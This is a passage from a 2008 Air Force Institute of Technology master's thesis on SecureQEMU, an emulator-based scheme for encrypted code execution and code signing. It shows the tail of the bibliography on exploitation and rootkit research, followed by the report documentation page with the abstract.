7. Burnett, Steve and Stephen Paine. *The RSA Security's Official Guide to Cryptography*. Osborne/McGraw-Hill, Berkeley, CA, USA, 2001. ISBN 0072194049.

8. Cowan, C., C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Waggle, and Q. Zhang. "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks". *Proc. 7th USENIX Security Conference*, 63–78. San Antonio, Texas, jan 1998.

9. Eilam, Eldad. *Reversing: Secrets of Reverse Engineering*. Wiley Publishing, 2005. ISBN 0764574818.

10. Ekbom, A. and S. Ottosson. "Comparative Study of Run-Time Defense Against Buffer Overflows", 2005. URL http://www.ida.liu.se/~TDDC03/oldprojects/2005/final-projects/prj15.pdf.

11. Erickson, Jon. *Hacking: The Art of Exploitation*. No Starch Press, San Francisco, CA, USA, 2003. ISBN 1593270070.

12. Erickson, Jon. *Hacking: The Art of Exploitation, Second Edition*. No Starch Press, San Francisco, CA, USA, 2008. ISBN 1593271441.

13. Franklin, Jason, Mark Luk, Jonathan McCune, Arvind Seshadri, Adrian Perrig, and Leendert van Doorn. "Remote Virtual Machine Monitor Detection", 2006. http://www.cs.cmu.edu/~jfrankli/talks/virtualmachinemonitordetection_botws.ppt.

14. Grehan, Rick. "BYTE's Native Mode Benchmark", 1995. `http://www.byte.com/bmark/bmark.htm`.

15. Halderman, J. Alex, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten. "Lest We Remember: Cold Boot Attacks on Encryption Keys", August 2008.

16. Hoglund, Greg and Jamie Butler. *Rootkits: Subverting the Windows Kernel*. Addison-Wesley Professional, 2005. ISBN 0321294319.

17. Hoglund, Greg and Gary McGraw. *Exploiting Software: How to Break Code*. Pearson Higher Education, 2004. ISBN 0201786958.

18. Jones, Stephen T., Andrea C. Arpaci-Dusseau, and Remzi H. Arpaci-Dusseau. "VMM-based hidden process detection and identification using Lycosid". *VEE '08: Proceedings of the fourth ACM SIGPLAN/SIGOPS international conference on Virtual execution environments*, 91–100. ACM, New York, NY, USA, 2008. ISBN 978-1-59593-796-4.

19. Kaspersky, Kris. *Shellcoder's Programming Uncovered*. A-List Publishing, 2005. ISBN 193176946X.

20. Kaspersky, Kris. *Hacker Disassembling Uncovered, Second Edition*. A-List Publishing, 2007. ISBN 1931769648.

21. Kaspersky, Kris, Natalia Tarkova, and Julie Laing. *Hacker Disassembling Uncovered*. A-List Publishing, 2003. ISBN 1931769222.

22. King, Samuel T., Peter M. Chen, Yi-Min Wang, Chad Verbowski, Helen J. Wang, and Jacob R. Lorch. "SubVirt: Implementing malware with virtual machines". *SP '06: Proceedings of the 2006 IEEE Symposium on Security and Privacy*, 314–327. IEEE Computer Society, Washington, DC, USA, 2006. ISBN 0-7695-2574-1.

23. Koziol, Jack, David Litchfield, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta, and Riley Hassell. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. John Wiley & Sons, 2004. ISBN 0764544683.

24. Kruegel, Christopher, William Robertson, and Giovanni Vigna. "Detecting Kernel-Level Rootkits Through Binary Analysis". *ACSAC '04: Proceedings of the 20th Annual Computer Security Applications Conference*, 91–100. IEEE Computer Society, Washington, DC, USA, 2004. ISBN 0-7695-2252-1.

25. Levine, John, Julian Grizzard, and Henry Owen. "A Methodology to Detect and Characterize Kernel Level Rootkit Exploits Involving Redirection of the System Call Table". *IWIA '04: Proceedings of the Second IEEE International Information Assurance Workshop (IWIA'04)*, 107. IEEE Computer Society, Washington, DC, USA, 2004. ISBN 0-7695-2117-7.

26. Levine, John G. *A methodology for detecting and classifying rootkit exploits*. Ph.D. thesis, Atlanta, GA, USA, 2004. Director-Henry L. Owen.

27. Lhee, K. and S. Chapin. "Buffer Overflow and Format String Overflow Vulnerabilities". *Software Practice and Experience*, 33:423–460, apr 2003.

28. Litchfield, D. "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server", 2003. URL http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf.

29. Litchfield, D. "Buffer Underruns, DEP, ASLR and improving the Exploitation Prevention Mechanisms (XPMs) on the Windows Platform", 2005. URL http://www.ngssoftware.com/papers/xpms.pdf.

30. McGraw, Gary. *Software Security: Building Security In*. Addison-Wesley Professional, 2006. ISBN 0321356705.

31. Microsoft. *Dynamic-Link Library Redirection*. Technical report, 2008. http://msdn2.microsoft.com/en-us/library/ms682600(VS.85).aspx.

32. Microsoft. *Dynamic-Link Library Search Order*. Technical report, 2008. http://msdn2.microsoft.com/en-us/library/ms682586(VS.85).aspx.

33. Miel-Labs. "Helios: Advanced Malware Detection System.", 2006. http://helios.miel-labs.com.

34. Miller, Matt. *Metasploit's Meterpreter*. Technical report, 2004. http://www.nologin.org/downloads/papers/meterpreter.pdf".

35. Miller, Matt and Jarkko Turkulainen. *Remote Library Injection*. Technical report, 2006. http://www.nologin.net/Downloads/Papers/remote-library-injection.pdf.

36. Myers, Michael and Stephen Youndt. *An Introduction to Hardware-Assisted Virtual Machine (HVM) Rootkits*. Technical report, 2007. http://www.megasecurity.org/papers/hvmrootkits.pdf.

37. National Security Agency, Information Assurance Solutions Group. "Defense in Depth", 2001. URL http://www.nsa.gov/snac/support/defenseindepth.pdf.

38. Nick L. Petroni, Jr. and Michael Hicks. "Automated detection of persistent kernel control-flow attacks". *CCS '07: Proceedings of the 14th ACM conference on Computer and communications security*, 103–115. ACM, New York, NY, USA, 2007. ISBN 978-1-59593-703-2.

39. Nielsen, Jacob. *Usability Engineering*. Morgan Kaufmann, 1994. ISBN 0-12-518406-9.

40. Oney, Walter. *Systems Programming for Windows 95: C C++ Programmer's Guide to Vxds, I O Devices and Operating System Extensions*. Microsoft Press, Redmond, WA, USA, 1996. ISBN 1556159498.

41. Rutkowska, Joanna. "Subverting Vista Kernel For Fun And Profit", 2006. http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Rutkowska.pdf.

42. Silberman, P. and R. Johnson. "A Comparison of Buffer Overflow Prevention Implementations and Weaknesses", 2004.

43. Szor, Peter. *The Art of Computer Virus Research and Defense*. Addison-Wesley Professional, 2005. ISBN 0321304543.

44. Wang, Yi-Min and Doug Beck. "Fast user-mode rootkit scanner for the enterprise". *LISA '05: Proceedings of the 19th conference on Large Installation System Administration Conference*, 3–3. USENIX Association, Berkeley, CA, USA, 2005.

45. Wang, Yi-Min and Doug Beck. "Fast user-mode rootkit scanner for the enterprise". *LISA '05: Proceedings of the 19th conference on Large Installation System Administration Conference*, 3–3. USENIX Association, Berkeley, CA, USA, 2005.

46. Zhang, Yin and Vern Paxson. "Detecting backdoors". *SSYM'00: Proceedings of the 9th conference on USENIX Security Symposium*, 12–12. USENIX Association, Berkeley, CA, USA, 2000.

47. Zovi, Dino A. Dai. "Hardware Virtualization Rootkits", 2006. `http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Zovi.pdf`.

48. Zovi, Dino A. Dai. "An encrypted payload protocol and target-side scripting engine". *WOOT '07: Proceedings of the first USENIX workshop on Offensive Technologies*, 1–8. USENIX Association, Berkeley, CA, USA, 2007.

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704–0188

1. REPORT DATE *(DD–MM–YYYY)*	2. REPORT TYPE	3. DATES COVERED *(From — To)*
05-12-2008	Master's Thesis	July 2007 - December 2008

4. TITLE AND SUBTITLE

SecureQEMU: Emulation-based Software Protection
Providing Encrypted Code Execution
And Page Granularity Code Signing

5a. CONTRACT NUMBER

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)

William B. Kimball

5d. PROJECT NUMBER

09-235

5e. TASK NUMBER

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Air Force Institute of Technology
Graduate School of Engineering and Management
2950 Hobson Way
WPAFB OH 45433-8865

8. PERFORMING ORGANIZATION REPORT NUMBER

AFIT/GCO/ENG/09-03

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)

Dr. Robert Bennington Robert.Bennington@afit.edu
937-320-9068 x111
Air Force Research Laboratories (AFRL)
2241 Avionics Circle
WPAFB, OH 45433

10. SPONSOR/MONITOR'S ACRONYM(S)

AFRL/RYT

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION / AVAILABILITY STATEMENT

APPROVED FOR PUBLIC RELEASE; DISTRIBUTION UNLIMITED

13. SUPPLEMENTARY NOTES

14. ABSTRACT

This research presents an original emulation-based software protection scheme providing protection from reverse code engineering (RCE) and software exploitation using encrypted code execution and page-granularity code signing, respectively. Protection mechanisms execute in trusted emulators while remaining out-of-band of untrusted systems being emulated. This protection scheme is called SecureQEMU and is based on a modified version of Quick Emulator (QEMU).

RCE is a process that uncovers the internal workings of a program. It is used during vulnerability and intellectual property (IP) discovery. To protect from RCE program code may have anti-disassembly, anti-debugging, and obfuscation techniques incorporated. These techniques slow the process of RCE, however, once defeated protected code is still comprehensible. Encryption provides static code protection, but encrypted code must be decrypted before execution. SecureQEMUs' scheme overcomes this limitation by keeping code encrypted *during execution*.

Software exploitation is a process that leverages design and implementation errors to cause unintended behavior which may result in security policy violations. Traditional exploitation protection mechanisms provide a blacklist approach to software protection. Specially crafted exploit payloads bypass these protection mechanisms. SecureQEMU provides a whitelist approach to software protection by executing signed code exclusively. Unsigned malicious code (exploits, backdoors, rootkits, etc.) remain unexecuted, therefore, protecting the system.

SecureQEMUs' cache mechanisms increase performance by 0.9% to 1.8% relative to QEMU. Emulation overhead for SecureQEMU varies from 1400% to 2100%. SecureQEMUs' performance increase is negligible with respect to emulation overhead. Dependent on risk management strategy, SecureQEMU's protection benefits may outweigh emulation overhead.

15. SUBJECT TERMS

Emulation, QEMU, Software Protection, Reverse Code Engineering, Exploitation

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			Dr. Rusty Baldwin Rusty.Baldwin@afit.af.mil
U	U	U	UU	130	19b. TELEPHONE NUMBER *(include area code)* (937) 785-3636, ext 4445